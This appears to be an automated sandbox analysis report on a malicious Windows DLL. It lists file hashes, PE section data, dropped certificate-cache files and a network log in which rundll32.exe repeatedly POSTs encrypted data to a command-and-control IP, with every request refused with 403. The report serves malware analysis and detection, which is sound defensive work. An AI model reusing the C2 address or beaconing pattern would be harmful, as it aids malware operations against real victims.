	SecuriteInfo.com.Variant.Razy.980776.15127.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.28360.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.19796.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.9816.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.17887.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.9354.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.302.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.25001.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.UDS.Trojan-Banker.Win32.Cridex.gen.25607.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Trojan.Win32.Sabsik.FL.Bml.25404.dll	Get hash	malicious	Browse	• 192.46.210.220

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Windows\SysWOW64\rundll32.exe
File Type:	Microsoft Cabinet archive data, 61157 bytes, 1 file
Category:	dropped
Size (bytes):	61157
Entropy (8bit):	**7.995991509218449**
Encrypted:	**true**
SSDEEP:	1536:ppUkcaDREfLNPj1tHqn+ZQgYXAMxCbG0Ra0HMSAKMgAAaE1k:7UXaDR0NPj1Vi++xQFa07sTgAQ1k
MD5:	AB5C36D10261C173C5896F3478CDC6B7
SHA1:	87AC53810AD125663519E944BC87DED3979CBEE4
SHA-256:	F8E90FB0557FE49D7702CFB506312AC0B24C97802F9C782696DB6D47F434E8E9
SHA-512:	E83E4EAE44E7A9CBCD267DBFC25A7F4F68B50591E3BBE267324B1F813C9220D565B284994DED5F7D2D371D50E1EBFA647176EC8DE9716F754C6B5785C6E897A
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	MSCF.....,.....I.....t.....*S{I .authroot.stl..p.(.5..CK..8U....u.}M7{v!.\D.u.....F.eWI.!e..B2QIR..$4.%.3eK$J. .....9w4...=.9..}...~....$..h..ye.A..;....\|. O6.a0xN....9..C..t.z.,..d`.c...(5.....<..1.\|..2.1.0.g.4yw..eW.#.x....+.oF....8.t...Y....q.M.....HB.^y^a...)..GaV"\|..+.'..f..V.y.b.V.PV.....`..9+..\0.g...!.s..a....Q.....~@$.....8..(g..tj....=,V)v.s.d.].xqX4.....s....K..6.tH.....p~.2..!..<./X.....r.. ?(.\[. H...#?.H.".. p.V.}.`L...P0.y....|...A..(...&..3.ag...c..7.T=....ip.Ta..F.....'..BsV...0.....f....Lh.f..6....u.....Mqm.,...@.WZ.={,;.J...)...{_Ao....T.. ....xJmH.#..>.f..RQT.Ul(..AV..|.!k0...|.....U2U.....,9..+.\R..(.[.'M.....0.o..,.t.#..>y.!....!X<o.....w...'.....a.'..og+>..|.s.g.Wr.2K.=...5.YO.E.V.....`.O..[.d.....c..g....A..=....k..u2..Y .}.....C...\=...&...U.e...?...z.'..$..fj.'|.c....4y.".T.....X....@xpQ.,.q..".t.... $.F..O.A.o_}d.3...z...F?..-...Fy...W#...1.....T.3....x.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Windows\SysWOW64\rundll32.exe
File Type:	data
Category:	modified
Size (bytes):	326
Entropy (8bit):	3.099972864116614
Encrypted:	false
SSDEEP:	6:kKtdFN+SkQlPlEGYRMY9z+4KlDA3RUeOlEfcTt:D2kPlE99SNxAhUefit
MD5:	966943C4EFC9B33FA6A589D20860BFED
SHA1:	CCBF51C58D7595A2C30F9509082A137FA4654E4C
SHA-256:	A2B60F77A369F087EAE2C13434C2791227E59F2B7491FFFCA4B3A2F3E544D2B1
SHA-512:	D77D5CCA47A23F462F8325A07AA3C81CB35B088F4DA06F421249F8A6899FE2DEB03BD478101C1B7A76F4313F925FD9CB6186FE68D68D620654EF2501EAA77D9
Malicious:	false
Reputation:	low

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Preview:	p..... .....i.....(..... .....^.....$.....h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s.t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".0.a.a.8.a.1.5.e.a.6.d.7.1.:.0."...

Static File Info

General

File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.439741617771986
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.60% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	SecuriteInfo.com.Variant.Razy.980776.4470.dll
File size:	1375232
MD5:	c7cf1a1238e4a42eebf9cd70a5cf091c
SHA1:	4ac755ac7e852daa204caced88887bdfce48a57f
SHA256:	f0a31b853ed15c70abd7b13ebb381500188e61d4b8fdee1cd2a922d79a4d1e77
SHA512:	55e4d69ccd7a64a19621afedc114f01cd72f2f565a9e8a9eb5bf560438d65665561edd4bb0a2d3df79161a49c2d2ff4df2e68cc069aed02b6d9b1a6960044c3a
SSDEEP:	24576:0nxqsL+DvNdnhMr5Lo6dOGcuQNrSH9d6N9eYWtZgDxxxSPnsqz7puATt5csRbu7D:0cfk82uAJTI7DPswKwua
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....S.U.=.U.=.U.=.,..Q.=.\...O.=...?.Q.=...8.F.=...>.L.=...;.|.=.,..A.=.U.<...=...2...=...<.T.=.....T.=...>.T.=.RichU.=.....

File Icon

Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x4336b0
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, DLL
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x5BBD86DE [Wed Oct 10 04:58:06 2018 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	6
OS Version Minor:	0
File Version Major:	6
File Version Minor:	0
Subsystem Version Major:	6
Subsystem Version Minor:	0
Import Hash:	ccbe70d6d0d02f6248ca160d6a0bb85b

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0xc5e2f	0xc6000	False	0.442065922901	data	6.4781248897	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0xc7000	0x80aec	0x80c00	False	0.534105734223	data	5.52055296156	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x148000	0x13ba0	0x1800	False	0.1875	DOS executable (block device driverpyright)	3.99635070896	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.reloc	0x15c000	0x72b4	0x7400	False	0.710264008621	data	6.69742088731	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Imports

Exports

Network Behavior

Network Port Distribution

TCP Packets

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Oct 28, 2021 04:48:41.884382963 CEST	8.8.8.8	192.168.2.5	0x7e0e	No error (0)	prda.aadg.msidentity.com	www.tm.a.prd.aadg.akadns.net		CNAME (Canonical name)	IN (0x0001)

HTTP Request Dependency Graph

- 192.46.210.220

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49753	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:45:00 UTC	0	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:45:00 UTC	0	OUT	Data Raw: 56 90 ae c0 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: V#W^Bh%J\H2aJ*>J|Z!FxoCk1k7;Sg`Ar1]>pL2LeTc]#*ol+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:45:01 UTC	4	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:45:01 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49757	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:45:06 UTC	4	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:45:06 UTC	5	OUT	Data Raw: 13 4a 53 30 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: JS0#W^Bh%J\H2aJ*>J|Z!FxoCk1kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`] >hd68'xqz
2021-10-28 02:45:07 UTC	9	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:45:07 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.5	49793	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:45:24 UTC	49	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:45:24 UTC	49	OUT	Data Raw: 56 90 ae c0 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: V#W^Bh%J\H2aJ*>J|Z!FxoCk1k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:45:24 UTC	54	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:45:24 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.5	49800	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:45:28 UTC	54	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:45:28 UTC	54	OUT	Data Raw: 13 4a 53 30 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: JS0#W^Bh%J\H2aJ*>J|Z!FxoCk1kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`] >hd68'xqz
2021-10-28 02:45:28 UTC	64	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:45:28 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.5	49801	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:45:28 UTC	59	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:45:28 UTC	59	OUT	Data Raw: 56 90 ae c0 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: V#W^Bh%J\H2aJ*>J|Z!FxoCk1k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:45:28 UTC	64	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:45:28 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.5	49807	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:45:31 UTC	64	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:45:31 UTC	64	OUT	Data Raw: 56 90 ae c0 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: V#W^Bh%J\H2aJ*>J|Z!FxoCk1k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:45:32 UTC	69	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:45:32 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.5	49809	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:45:32 UTC	69	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:45:32 UTC	69	OUT	Data Raw: 13 4a 53 30 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: JS0#W^Bh%J\H2aJ*>J|Z!FxoCk1kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`] >hd68'xqz
2021-10-28 02:45:33 UTC	74	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:45:33 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.5	49815	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:45:35 UTC	74	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:45:35 UTC	74	OUT	Data Raw: 56 90 ae c0 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: V#W^Bh%J\H2aJ*>J|Z!FxoCk1k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:45:36 UTC	79	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:45:36 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.5	49817	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:45:36 UTC	79	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:45:36 UTC	79	OUT	Data Raw: 13 4a 53 30 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: JS0#W^Bh%J\H2aJ*>J|Z!FxoCk1kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`] >hd68'xqz
2021-10-28 02:45:37 UTC	84	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:45:37 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.5	49823	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:45:39 UTC	84	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:45:39 UTC	84	OUT	Data Raw: 56 90 ae c0 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: V#W^Bh%J\H2aJ*>J|Z!FxoCk1k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:45:40 UTC	89	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:45:40 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.5	49825	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:45:40 UTC	89	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
